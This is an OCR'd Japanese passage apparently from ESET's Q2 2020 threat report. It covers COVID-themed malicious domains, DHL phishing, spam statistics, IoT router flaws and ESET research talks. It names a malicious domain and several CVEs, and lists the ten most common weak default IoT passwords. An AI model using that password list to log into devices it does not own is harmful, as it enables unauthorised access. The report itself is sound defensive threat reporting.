
偽の Fox ページには、ダイエットの宣伝記事が含まれています。この攻撃の目的については推測するしかありませんが、不誠実な広告代理店が仕込んだ偽装計画かもしれません。また、詐欺師が行っているテストかもしれません。

依然として多い新型コロナウイルス（COVID-19）に関連する脅威

2020 年第 1 四半期の脅威レポートでは、詐欺のためのオンラインショップやマルウェアを配信する Web サイトなど、新型コロナウイルスのパンデミックに便乗した Web 攻撃について説明しました。サイバー犯罪者によるこのような攻撃は始まったばかりのようです。新型コロナウイルスの第一波が引き起こしたパニックは落ち着きを見せており、多くの国がロックダウンの制限を段階的に解除していますが、2020 年第 2 四半期では、このパンデミックに便乗した攻撃が鈍化する兆候は見られません。

ESET のテレメトリによると、ドメイン名にコロナウイルスに関連すると考えられる文字列が含まれる悪意のある Web サイトの検出数は、2020 年 3 月と比較して 4 月には 2 倍になり、5 月上旬にピークに達しました。2020 年第 2 四半期にこれらの新型コロナウイルス関連の Web の脅威をブロックしたユーザーの半数以上を占めたのは、スペインのユーザーでした。

最も多くブロックされたこのパンデミックに関連するドメインは corona-virus-map[.]com で、Java/TrojanDownloader.Agent の亜種を配信していました。これは、このドメインにアクセスしたユーザーのコンピュータに別のマルウェアをダウンロードするトロイの木馬です。この悪意のあるドメインは、スペインと米国で最も多くブロックされました。



コロナウイルスに関連する名称を使った悪意るのあるドメインの検出傾向、7 日間の移動平均線

電子メールに関する脅威


2020 年第 2 四半期の ESET のテレメトリ（監視チームデータ）によると、悪意のある電子メールの検出数は増加しており、攻撃者はマルウェアをダウンロードさせたり、機密情報を盗み出すために電子メールを悪用しています。

悪意のある電子メールの検出数は、2020 年 3 月と 4 月には減少しましたが、2020 年第 2 四半期は増加しました。検出された有害なメッセージと添付ファイルの全体量は、前の四半期と比較して 9% 増加しました。

電子メールで最も多く検出されたマルウェアは、Win/Exploit.CVE-2017-11882 でした。これは、Microsoft Office の脆弱性を悪用してコンピュータに別のマルウェアをダウンロードする悪意のあるドキュメントです。この脅威に続いて、「HTML ベースの詐欺コンテンツ」と「HTML ベースのフィッシング」が多く確認されています。「HTML ベースの詐欺コンテンツ」は、電子メールと添付ファイルのさまざまな HTML ベースの詐欺コンテンツを示し、HTML ベースのフィッシングは、HTML ベースのフィッシングメールや添付ファイルを示します。


2020 年第 2 四半期にこのようなフィッシングメールで最も悪用された企業は、DHL、Microsoft、Adobe でした。詐欺師はまた、南アフリカの銀行である Absa と Standard Bank も標的にしました。

特に注意が必要なのは、DHL になりすますフィッシングメールです。これらは、2020 年第 1 四半期と比較して 10 倍に急増しました。これらの多くの電子メールには、「DHL_Receipt.pdf.htm」および「DHL_Document.pdf.html」という名前のファイルが添付されており、DHL オンラインサービスにログインする認証情報を盗み出すフィッシング詐欺です。詐欺師は出荷先を改ざんするために、これらの認証情報を収集しているか、またはクレデンシャルスタッフィング攻撃によって、他のオンラインサービスにアクセスする目的で認証情報を盗み出している可能性があります。



2020 年第 1 四半期から 2020 年第 2 四半期の悪意のある電子メール検出傾向、7 日間の移動平均線


2020 年第 2 四半期のフィッシングメールでおとりとして使用されたキーワードトップ 10



2020 年第 2 四半期に電子メールで検出された脅威のトップ 10

2020 年第 2 四半期に検出された悪意のある添付ファイルの半分以上が実行可能ファイルであり、Office ドキュメントとスクリプトファイルが次に多く検出されました。実行可能な添付ファイルは、受信したユーザーにそれらのファイルを開かせるために、多くの場合、ファイルの拡張子を二重にする方法や、他の拡張子を隠す手法で偽装されていました。

2020 年第 2 四半期に検出された悪意のある電子メールの多くは、一般的な支払情報、配送文書、ソフトウェアのサブスクリプションをテーマとした件名を利用していましたが、これらの電子メールの 1.5% は、新型コロナウイルスに関連する給付金情報、テストキットの注文、およびワクチンの開発など、新型コロナウイルスの関連情報を件名に使用していました。



2020 年第 2 四半期の主な悪意のある電子メールの添付ファイルタイプ[3]

	国	ブロックされた全スパムにおける送信国の割合	国	国別の送信された全電子メールにおけるスパムの割合
1	アメリカ	13.6%	ベトナム	60.9%
2	日本	7.8%	中国	51.3%
3	不明	7.7%	アルゼンチン	50.3%
4	ポーランド	7.5%	トルコ	42.9%
5	トルコ	7.3%	ブラジル	34.1%
6	フランス	6.8%	リトアニア	33.3%
7	ドイツ	6.2%	インドネシア	28.4%
8	中国	4.3%	インド	27.9%
9	ロシア	4.2%	ルーマニア	26.8%
10	ハンガリー	2.5%	フランス	24.4%

2020 年第 2 四半期にスパム送信量が最多だった国と、送信された全電子メールにおけるスパムの割合が最も高かった国


2020 年第 2 四半期のスパムメールの検出に関しては、小さなピークが何度かあったものの、マルウェアを配信していないスパムを含め、あらゆる種類の迷惑メールの減少傾向が続いています。検出されたスパムの全体量は、前四半期との比較で 15% 減少しました。

クライアントマシンの ESET のスパム対策ソリューションに到達する前に、インターネットメールサービスプロバイダなどで電子メールがフィルタリングされている可能性があるため、このデータの意味を解釈するときには、スパムトラフィックの可視性が制限されていることを考慮する必要があります。ただし、検出されたスパムトラフィックが別のスパム対策ソリューションを回避している可能性があるという事実は、その脅威の潜在能力が高いことを示しています。

2020 年第 2 四半期に検出された迷惑メールの 13% 以上が米国から送信されており、迷惑メールの配信数が次に多い国は、日本、ポーランド、トルコ、フランスとなっています。送信者の国を特定できなかった電子メールは、スパム全体の 7.8% を占めました。この分布は、以前は上位 10 か国に含まれていなかったトルコとハンガリーを除いて、第 1 四半期と非常に似ています。

2020 年第 2 四半期は、各国から送信されたすべての電子メールと相関させてスパム数を調査したところ、ベトナム、中国、アルゼンチンがトップで、送信されたすべての電子メールの半分以上をスパムが占めていました。すべての電子メール数におけるスパムの割合が次に多かったのは、トルコ、ブラジル、リトアニアであり、送信されたすべての電子メールの 3 分の 1 以上がスパムでした。

また、ESET のクライアントの分布によって、地理データに偏りが生じていることに注意してください。スパムメールを発信している国はメール自体から決定されることから、このデータの偏りは送信国ではそれほど顕著ではありません。



2020 年第 1 四半期から 2020 年第 2 四半期のスパム検出傾向、7 日間の移動平均線

[3] 統計情報は、既知の一般的な拡張子に基づく。

IoT セキュリティ

スキャンの結果によると、数千のユーザーがスマートデバイスのパスワードセキュリティを未だに無視しています。

スマートデバイスは、多くの場合、単一のセキュリティレイヤーしかなく、管理インターフェイスへのアクセスがパスワードで保護されているだけです。このようにパスワードは、スマートデバイスのセキュリティ対策の重要な役割を担っているにもかかわらず、何千人ものユーザーが、基本的なベストプラクティスを実施しておらず、スマートデバイスを箱から取り出してインターネットに接続した後、デフォルトのパスワードを変更する時間すら見つけることができていないようです。ESETのルーター脆弱性スキャナーモジュールから収集された 2020 年第 2 四半期のデータは、スキャンされた 10 万台以上デバイスのうち数千台が次の脆弱なパスワードを使用したことを示しています。


1	admin
2	root
3	1234
4	guest
5	password
6	12345
7	support
8	super
9	Admin
10	pass

最も多く検出された 10 の IoT の脆弱性のうち 7 つが、不正アクセス、つまりパスワードや情報の漏えい、またはディレクトリトラバーサルに関連しており、これは 2020 年第 1 四半期からほとんど変化がありません。

新しくトップ 10 に入った唯一の脆弱性は ***CVE-2015-7248*** [65] でした。これは、リモートの攻撃者が標的のデバイスのユーザー名とパスワードハッシュを検出できる ZTE ルーターの脆弱性に割り当てられた共通脆弱性識別子です。上位 3 つの脆弱性については、2020 年第 2 四半期に変化は見られませんでした。***CVE-2012-5687*** [66] が 17.7% と最も検出された脆弱性であり、2 つのコマンドインジェクションの脆弱性である ***CVE-2014-8361*** [67] が 13.8%、***CVE-2014-9583*** [68] が 7% でその後に続いています。

興味深いのは、2020 年第 2 四半期のトップ 10 の脆弱性はすべて 2016 年以前に発生したものです。これは、IoT の欠陥が長く修正されていないままになっており、ベンダーやユーザーがパッチの適用に消極的であったり、パッチを適用できなかったりしていることを示しています。

ESET は、2020 年第 2 四半期に、いくつかのスマートホームユニットの深刻な欠陥について調査した*ブログ* [69] を公開しました。最も深刻な脆弱性は、Homematic Central Control Unit（CCU2）に存在しており、攻撃者は認証せずに root 権限で、リモートからコードを実行でき、デバイスとその周辺機器に完全にアクセスできます。



ESET のルーター脆弱性スキャナーモジュールによって検出された脆弱性トップ 10（検出された脆弱性の割合）

この脆弱性は、管理インターフェイスのログアウト手順を処理するスクリプトでパラメータの 1 つが適切にエスケープされていない問題が原因です。この脆弱性により、攻撃者は悪意のあるコードを挿入し、デバイスの管理者として任意のシェルコマンドを実行することが可能になっていました。

ESET は、eQ-3 の Fibaro Home Center Lite に、リモート管理接続の確立に使用される TLS 暗号化要求を傍受して変更し、SSH バックドアを作成することを可能にする複数の欠陥が存在することを発見しました。攻撃者は、このようなバックドアからデバイスへの root アクセスを取得できます。


Elko EP の eLAN-RF-003 の旧モデルをテストしたところ、デバイスをインターネットに接続する（または LAN で利用する）場合に、複数の重大な脆弱性が存在しており、危険であることが分かりました。検出された問題は次のとおりです。Web GUI に HTTPS 経由で安全にアクセスできない問題があり、認証が十分ではなく、ログイン認証情報が要求されずに、すべてのコマンドを実行できます。また、ユーザーが正しくログインしたかどうかを確認する仕組み（セッション Cookie など）が欠如しています。この集中管理ユニットから、パスワードや構成情報などの機密データが漏えいする恐れもあります。

ESET は、当社の研究者が検出したすべての脆弱性をメーカーに報告しており、これらの脆弱性はほぼ修正されています。ただし、一部の脆弱性は旧世代の Elko EP の eLAN-RF-003 デバイスにまだ存在しています。

ESET リサーチチームの貢献について

ESET Research の専門家による
最新の取り組みと成果

予定されているプレゼンテーション



Black Hat USA と Black Hat Asia

KrØØk:10 億台以上の Wi-Fi デバイスの暗号化に影響する深刻な脆弱性 [70]

ESET の Robert Lipovsky と Štefan Svorenčik は、Black Hat USA と Black Hat Asia の今年のバーチャルカンファレンスで KrØØk の詳細について説明します。KrØØk は、10 億台以上の Wi-Fi デバイスの暗号化に影響するセキュリティの脆弱性です。Robert と Štefan のブリーフィングでは、この脆弱性について初めて報告してから明らかになった技術的な詳細と新情報が提供されます。

Stantinko の難読化ツールとモジュール [71]

ESET マルウェアアナリストの Vladislav Hrčka が、BlackHat USA でバーチャルセッションを開催し、Stantinko マルウェアファミリーが使用している難読化ツールキットについての分析結果を報告します。彼の講演では、マルウェアファミリーのオペレーターが使用していた制御フローの平坦化と文字列の難読化手法の強化を中心に説明し、その独自性と、通常のリバースエンジニアリング手法を利用できない理由について説明します。

Virus Bulletin カンファレンス

ラテンアメリカにおけるサイバー金融犯罪：TTP を共有する犯罪集団

2020 年のバーチャル Virus Bulletin カンファレンスでは、ESET マルウェアアナリストの Jakub Souček と ESET 検出エンジニアの Martin Jirkal がラテンアメリカにおけるバンキングトロイの現状について詳しく説明します。バンキングトロイのファミリー間で驚くほど多くの類似性が確認されており、犯罪組織が緊密に結託している状況を中心に説明します。また、2020 年に検出された新しい傾向であるラテンアメリカからスペインおよびポルトガルにわたる地域で固有のマルウェアファミリーが拡散していることについても説明します。

XDSpy：2011 年から政府機関の機密情報を盗み出すために実施されてきた作戦

2020 年のバーチャル Virus Bulletin カンファレンスでは、ESET マルウェアリサーチャーである Matthieu Faou のもう 1 つの論文も発表されます。Matthieu は、東ヨーロッパ、バルカン半島、ロシアのいくつかの政府機関に対して実施されており、10 年近く検出されなかったサイバースパイ作戦である XDSpy について説明します。XDSpy は、外交官や軍関係者からだけでなく、いくつかの民間企業や学究機関からも機密文書を盗み出すことを目的としており、このサイバー攻撃者が経済スパイとしての役割も担っていることが明らかになりました。ESET は、このキャンペーンをこれまで未知の組織であった XDSpy が実施していることも突き止めました。

サイバーリスク曲線を平坦化する

ESET のシニアリサーチフェローである Righard Zwienenberg は、バーチャル Virus Bulletin カンファレンスの脅威インテリジェンス関連の討論会に参加します。この討論会では、企業ネットワークへのリスクを最小化する方法を学ぶときに見落とされがちな要件について説明し、企業がサイバーリスク曲線を平坦化し、ネットワークへの影響を最小化し、必要な回復力を提供するために「すべきこと」と「するべきではないこと」を明らかにします。

Infoshare

Android における新型コロナウイルス関連の脅威 [72]

9 月に、ESET マルウェアリサーチャーの Lukáš Štefanko が、ポーランドで開催されるバーチャル Infoshare で講演します。Lukáš は、新型コロナウイルス感染者のトラッカー、政府が提供したアプリ、症状確認アプリなどになりすまし、新型コロナウイルスに便乗し、2020 年前半に配布されたさまざまな Android の脅威について概説します。この講演では、イタリアで配信されたバンキングマルウェアのデモンストレーションを行い、パンデミック時のユーザーの恐怖心に付け込もうとする最近発見された Android ランサムウェアの亜種についても説明します。

GoTech World

IT OPS とサイバーセキュリティの現状：アフターコロナへの教訓 [73]

ルーマニアで開催される GoTech World 2020 では、ESET のシニアリサーチフェローの Righard Zwienenberg が、新型コロナウイルスによるロックダウン時に多くのユーザーが嵌ったサイバーセキュリティの落とし穴について説明します。十分に準備が整わない中でテレワークへ突然移行したことで、当時、従業員の環境でセキュリティの問題が発生しましたが、今後、従業員がオフィスに戻ったときに企業のネットワークが再びリスクにさらされる可能性があることについても説明します。

MITER ATT&CK への貢献

ESET のリサーチャーは ***MITRE ATT&CK®*** [74] にも定期的に貢献しています。MITRE ATT&CK® は、サイバー攻撃者の戦術と手法に関するナレッジベースであり、全世界からアクセス可能です。

2020 年第 2 四半期には、ESET の貢献した以下のいくつかの情報が ATT&CK ナレッジベースに追加されました。

- 「ソフトウェア」カテゴリへの 4 件の新しい貢献
- 「グループ」カテゴリ内の 1 つの新しい追加情報

MITRE ATT&CK は、最近、攻撃手法をさらに***詳細に区分して*** [75]、ナレッジベースを細分化して拡張しています。ESET の最近の貢献は、この新しい構造の下で提出されています。

「ソフトウェア」カテゴリに ESET が最初に貢献したエントリは、***Attor（S0438）*** [76] でした。これは、ESET が***発見した*** [77] Windows ベースのスパイプラットフォームで、AT コマンドを使用し、ネットワーク通信に Tor を使用することから、ESET はこの Attor と命名しました。このマルウェアは 2013 年から検出されることなく活動していました。特定の標的に対して機能をカスタマイズするために、ロード可能なプラグインアーキテクチャを実装しています。

ATT&CK の「ソフトウェア」カテゴリには、***Okrum（S0439）*** [78] に関するエントリも追加されました。これは、Windows バックドアであり、ヨーロッパおよびラテンアメリカの外交使節団を標的とした悪意のある活動が 2016 年後半に最初に検出されました。ESET は、このマルウェアファミリーとサイバー攻撃組織の ***Ke3chang や APT15（G0004）*** [80] との緊密な関係を***発見しました*** [79]。

ESET が提供した「ソフトウェア」カテゴリの 3 番目のエントリは、最新のバージョンの ***ComRAT（S0126）*** [81] の調査に基づく情報です。これは、現在も活動を続けている最も古いサイバースパイ組織の 1 つである Turla（別名 Snake）が使用している第 2 ステージのマルウェアです。ESET の詳細な***分析*** [33] は、この高度な技術を有する***攻撃者（G0010）*** [82] が使用する手法を詳しく理解する上でも役立っています。

ESET が ATT&CK に貢献した最新のエントリは、悪意のあるソフトウェア ***DEFENSOR ID（S0479）*** [83] です。これは、被害者の銀行口座または暗号通貨ウォレットを消去し、電子メールまたはソーシャルメディアアカウントを乗っ取るバンキングトロイです。ESET のリサーチャーは、DEFENSOR ID が Android のアクセシビリティサービスを悪用し、さまざまな悪意のある機能を実行していることを***検出しました*** [10]。


MITER ATT&CK による製品評価

2020 年下半期に実施される次回の***第 3 ラウンドの MITER ATT&CK 製品評価*** [84] では、ESET の予防および検出機能が対象となります。この評価では、Carbanak/FIN7 APT グループが使用している手法を摸倣し、ESET チームと MITER ATT&CK チームが共同でレッド（攻撃）/ ブルー（防御）チームの活動を実行します。

Carbanak/Fin7 APT グループはスパイ活動とステルス技術を使用しており、スクリプト、難読化、隠蔽、ソーシャルエンジニアリング技術を駆使しています。このグループの標的は通常、銀行、小売、ホスピタリティ業界などの経済面で魅力のある業界であり、攻撃方法として POS テクノロジーを使用することも多くあります。

その他の貢献

2020 年 5 月、ESET は ***IPyIDA の v1.5*** [85] をリリースしました。これは IPython コンソールを IDA Pro に追加する Python 専用のソリューションです。今回のアップデートでは、Linux with Python のインストールスクリプトの使用に関する問題が修正されました。qtconsole v4.7 の最新バージョンとの互換性が修正され、コンソールを何度も開閉するとカーネルがクラッシュするバグを修正しました。また、README にスクリーンキャプチャを追加し、PyPI の説明を改善しています。



IDA Pro 向けに統合された ESET の IPython コンソール

クレジット

チーム

Peter Stančík, Team Lead
Klára Kobáková, Managing Editor

Aryeh Goretsky
Bruce Burrell
Nick FitzGerald
Ondrej Kubovič
Petr Blažek

序文

Roman Kováč, Chief Research Officer

貢献者

Anton Cherepanov
Dominik Breitenbacher
Igor Kabina
Jakub Tomanek
Ján Šugarek
Jean-Ian Boutin
Jiří Kropáč
Juraj Jánošík
Kaspars Osis
Ladislav Janko
Lukáš Štefanko
Marc-Étienne Léveillé
Martin Červeň
Martin Lackovic
Mathieu Tartare
Matthieu Faou
Michal Dida
Milan Fránik
Miroslav Legéň
Patrik Sučanský
Robert Lipovský
Thomas Dupuy
Vladimír Šimčák
Zoltán Rusnák
Zuzana Hromcová
Zuzana Legáthová

本レポートにおけるデータについて

